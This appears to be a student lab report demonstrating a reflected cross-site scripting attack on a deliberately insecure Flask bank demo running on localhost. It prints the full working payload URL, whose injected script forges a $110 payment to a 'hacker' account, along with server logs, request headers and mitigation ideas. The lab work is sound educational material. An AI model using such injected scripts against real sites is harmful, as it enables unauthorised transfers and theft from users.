
By 조홍래

Demonstrating CSRF Attack on Bank Application


High Level Design

This program is a simple bank application that is capable of making payments through a html web page. It uses a Flask framework to help implement the detail structures in a lower level. The bank application contains three main pages and is uses redirection to navigate among those three pages.



Mainly three html pages are used to navigate within the application and provides the roles of logging the user in with the given credentials, displaying an index of the payment records and implementing the payment method.


To generate the attacker-generated URL, attack.py is executed and the link containing the flash message with the non-persistent cross site scripting attack is subsequently printed out.



```
(base) C:₩Users₩Ray₩chapter11>python attack.py
http://localhost:5000/?flash=Thanks.+brandon%3Cscript%3E+var+x+%3D+new+XMLHttpRequest%28%29%3B+x.open%28%27POST%27%2C+%2
7http%3A%2F%2Flocalhost%3A5000%2Fpay%27%29%3B+x.setRequestHeader%28%27Content-Type%27%2C+%27application%2Fx-www-form-url
encoded%27%29%3B+x.send%28%27account%3Dhacker%26dollars%3D110%26memo%3DTheft%27%29%3B+%3C%2Fscript%3E
```

Going into this link directs the user to the nearly identical website as the previous safe version. However, we can see a flash message that contains the text ‘Thanks, brandon’ before we have even made any payments. This is because the flash message serves as a hiding spot for the undetected script attack. If the user is redirected to this particular link (i.e., after making a payment in the payment page or even refreshing the current page), the code written in the script is executed and results in the currently logged in user sending the hacker a predetermined amount of money and the contents in the memo.


To launch the bank application's initial server, app_insecure.py is executed.



```
(base) C:₩Users₩Ray₩chapter11>python app_insecure.py
 * Serving Flask app "app_insecure" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: on
 * Restarting with windowsapi reloader
 * Debugger is active!
 * Debugger PIN: 292-305-904
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

Logical and Process View

In this section, the process of how the scripting attack is carried on will be further elaborated in detail. To demonstrate a script attack user brandon, the target user in this particular situation, is logged in and visits the attacker-generated URL created in the previous section.



localhost:5000/?flash=Thanks.+brandon<script>+var+x+%3D+new+XMLHttpRequest%28%29%3B+x.open%28%27POST%27%2C+%27http%3A%2F%2Flocalhost%3A5000%2Fpay%27%29%3B+x.setRequestHeader%28%27Content-...

Welcome, brandon


Thanks. brandon ×

Your Payments

$125 to **psf** for: *Registration for PyCon*
$200 to **liz** for: *Payment for writing that code*
$25 from **sam** for: *Gas money-thanks for the ride!*
$100 to **Hong Rae** for: *Pizza*

Make payment | Log out

User brandon is yet to make a payment in this case, but we can see a relatively suspicious looking flash message near the top. This is where the script of attack.js is located in and will be executed when redirected back to this current page. In the payment method, the POST method is used to send information in the text fields to the database. After making a successful payment, the application redirects the user back to the index screen and the script attack is also taken place.



localhost:5000/?flash=Payment+successful

Welcome, brandon

Payment successful ×

Your Payments

$125 to **psf** for: *Registration for PyCon*
$200 to **liz** for: *Payment for writing that code*
$25 from **sam** for: *Gas money-thanks for the ride!*
$100 to **Hong Rae** for: *Pizza*
$110 to **hacker** for: *Theft*
$120 to **John** for: *Chicken*


Make payment | Log out

Name	Stat...	Type	Initiator	Size	Time
pay	302	doc...	Other	216 B	23 ...
?flash=Payment+...	200	doc...	pay	1.1 ...	17 ...
style.css	200	styl...	?flash=P...	(dis...	11 ...

3 requests | 1.3 kB transferred | 1.8 kB resources | Finish: 65 ms | DOMContentLoaded: 249 ms

Despite sending user John $120 for chicken, another $110 has been sent to user hacker.

Also similar to the previous case, simply refreshing the webpage(which also counts as redirecting to the index page), results in the script being executed. As we can see another payment has been made to account ‘hacker’.



localhost:5000/?flash=Thanks.+brandon<script>+var+x+%3D+new+XMLHttpRequest%28%29%3B+x.open%28%27POST%27%2C+%27http%3A%2F%2Flocalhost%3A5000%2Fpay%27%29%3B+x.setRequestHeader%28%27Content-...

Welcome, brandon

Thanks. brandon

Your Payments

- $125 to **psf** for: *Registration for PyCon*
- $200 to **liz** for: *Payment for writing that code*
- $25 from **sam** for: *Gas money-thanks for the ride!*
- $100 to **Hong Rae** for: *Pizza*
- $110 to **hacker** for: *Theft*
- $120 to **John** for: *Chicken*
- $110 to **hacker** for: *Theft*

Make payment | Log out

?flash=Thanks.+brandon%3Cs...
style.css
pay
?flash=Payment+successful

4 requests | 2.8 kB transferred

▾ General


Request URL: http://localhost:5000/?flash=Thanks.+brandon%3Cscript%3E+var+x+%3D+new+XMLHttpRequest%28%29%3B+x.open%28%27POST%27%2C+%27http%3A%2F%2Flocalhost%3A5000%2Fpay%27%29%3B+x.setRequestHeader%28%27Content-Type%27%2C+%27application%2Fx-www-form-urlencoded%27%29%3B+x.send%28%27account%3Dhacker%26dollars%3D110%26memo%3DTheft%27%29%3B+%3C%2Fscript%3E
Request Method: GET
Status Code: 200 OK
Remote Address: 127.0.0.1:5000
Referrer Policy: strict-origin-when-cross-origin

▾ Response Headers   View source

Content-Length: 1212
Content-Type: text/html; charset=utf-8
Date: Sun, 06 Jun 2021 04:33:43 GMT
Server: Werkzeug/1.0.1 Python/3.8.5

▾ Request Headers   View source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cache-Control: max-age=0
Connection: keep-alive
Cookie: _xsrf=2|ce12b314|f8d797ab44b54d91aaaa3e277037e701|1622946448; username-localhost-8888="2|1:0|10:1622947630|23:username-localhost-8888|44:NjdhZDZhNGI5MzdjNGQ1MjgxOTk3NDFjY2E5Y2Z1MWI=|129f774b195438572fd76e938e4fd2df5ac91e59b61dd01013acb3d3ab7cd920"; username=brandon



```
(base) C:\Users\Ray\chapter11>python app_insecure.py
 * Serving Flask app "app_insecure" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: on
 * Restarting with windowsapi reloader
 * Debugger is active!
 * Debugger PIN: 292-305-904
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
127.0.0.1 - - [08/Jun/2021 20:07:37] "←[37mGET /?flash=Thanks.+brandon%3Cscript%3E+var+x+%3D+new+XMLHttpRequest%28
%29%3B+x.open%28%27POST%27%2C+%27http%3A%2F%2Flocalhost%3A5000%2Fpay%27%29%3B+x.setRequestHeader%28%27Content-Type
%27%2C+%27application%2Fx-www-form-urlencoded%27%29%3B+x.send%28%27account%3Dhacker%26dollars%3D110%26memo%3DTheft
%27%29%3B+%3C%2Fscript%3E HTTP/1.1←[0m" 200 -
127.0.0.1 - - [08/Jun/2021 20:07:37] "←[32mPOST /pay HTTP/1.1←[0m" 302 -
127.0.0.1 - - [08/Jun/2021 20:07:37] "←[37mGET /?flash=Payment+successful HTTP/1.1←[0m" 200 -
127.0.0.1 - - [08/Jun/2021 20:07:39] "←[37mGET /pay HTTP/1.1←[0m" 200 -
127.0.0.1 - - [08/Jun/2021 20:07:45] "←[32mPOST /pay HTTP/1.1←[0m" 302 -
127.0.0.1 - - [08/Jun/2021 20:07:45] "←[37mGET /?flash=Payment+successful HTTP/1.1←[0m" 200 -
127.0.0.1 - - [08/Jun/2021 20:07:52] "←[37mGET /?flash=Payment+successful HTTP/1.1←[0m" 200 -
127.0.0.1 - - [08/Jun/2021 20:07:54] "←[37mGET /?flash=Payment+successful HTTP/1.1←[0m" 200 -
```

Conclusion

In this bank application, the user suffered from a non-persistent cross-site scripting attack from a hacker. However, this attack can be prevented relatively easily with some improvements in the given code.

One way to make an improvement is removing the flash message. The main reason was easy for user brandon to fall for this attack, was that the hacker generated flash message was doing a good job in hiding the attack script underneath it by containing a non-suspicious text on top of it. So, by removing the flash message as a whole can provide a way to prevent attackers from using a highly deceivable method.


Another way is to keep the flash message on the server side until the next request comes in, instead of displaying it on the page that the user visits. By having a more restricted control over the flash message by the server, it is possible to prevent the user from falling to the hacker’s attacks.

References

https://github.com/brandon-rhodes/fopnp/blob/m/py3/chapter11/app_insecure.py

https://github.com/brandon-rhodes/fopnp/blob/m/py3/chapter11/attack.js

HTML Request and Response Headers



Request URL: http://localhost:5000/static/style.css

Request Method: GET

Status Code: ● 200 OK (from memory cache)

Remote Address: 127.0.0.1:5000

Referrer Policy: strict-origin-when-cross-origin

▼ **Response Headers**

Cache-Control: public, max-age=43200

Content-Length: 907

Content-Type: text/css; charset=utf-8

Date: Sun, 06 Jun 2021 03:57:25 GMT

ETag: "1580624376.0-907-600248020"

Expires: Sun, 06 Jun 2021 15:57:25 GMT

Last-Modified: Sun, 02 Feb 2020 06:19:36 GMT

Server: Werkzeug/1.0.1 Python/3.8.5

▼ **Request Headers**

⚠ **Provisional headers are shown. Disable cache to see full headers.**


Referer: http://localhost:5000/?flash=Thanks.+brandon%3Cscript%3E+var+x+%3D+new+XMLHttpRequest%28%29%3B+x.open%28%27POST%27%2C+%27http%3A%2F%2Flocalhost%3A5000%2Fpay%27%29%3B+x.setRequestHeader%28%27Content-Type%27%2C+%27application%2Fx-www-form-urlencoded%27%29%3B+x.send%28%27account%3Dhacker%26dollars%3D110%26memo%3DTheft%27%29%3B+%3C%2Fscript%3E

sec-ch-ua: " Not;A Brand";v="99", "Google Chrome";v="91", "Chromium";v="91"

sec-ch-ua-mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.77 Safari/537.36

Figure 1. Index Page of attacker-generated URL



Request URL: http://localhost:5000/?flash=Payment+successful

Request Method: GET

Status Code: ● 200 OK

Remote Address: 127.0.0.1:5000

Referrer Policy: strict-origin-when-cross-origin

▼ **Response Headers** View source

Content-Length: 919

Content-Type: text/html; charset=utf-8

Date: Sun, 06 Jun 2021 04:30:11 GMT

Server: Werkzeug/1.0.1 Python/3.8.5

▼ **Request Headers** View source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate, br

Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

Cache-Control: max-age=0

Connection: keep-alive

Cookie: _xsrf=2|ce12b314|f8d797ab44b54d91aaaa3e277037e701|1622946448; username-localhost-8888="2|1:0|10:1622947630|23:username-localhost-8888|44:NjdhZDZhNGI5MzdjNGQ1MjgxOTk3NDFjY2E5Y2Z1MWI=|129f774b195438572fd76e938e4fd2df5ac91e59b61dd01013acb3d3ab7cd920"; username=brandon

Host: localhost:5000

Referer: http://localhost:5000/pay

sec-ch-ua: " Not;A Brand";v="99", "Google Chrome";v="91", "Chromium";v="91"

sec-ch-ua-mobile: ?0

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Figure 2. After making payment through attacker-generated URL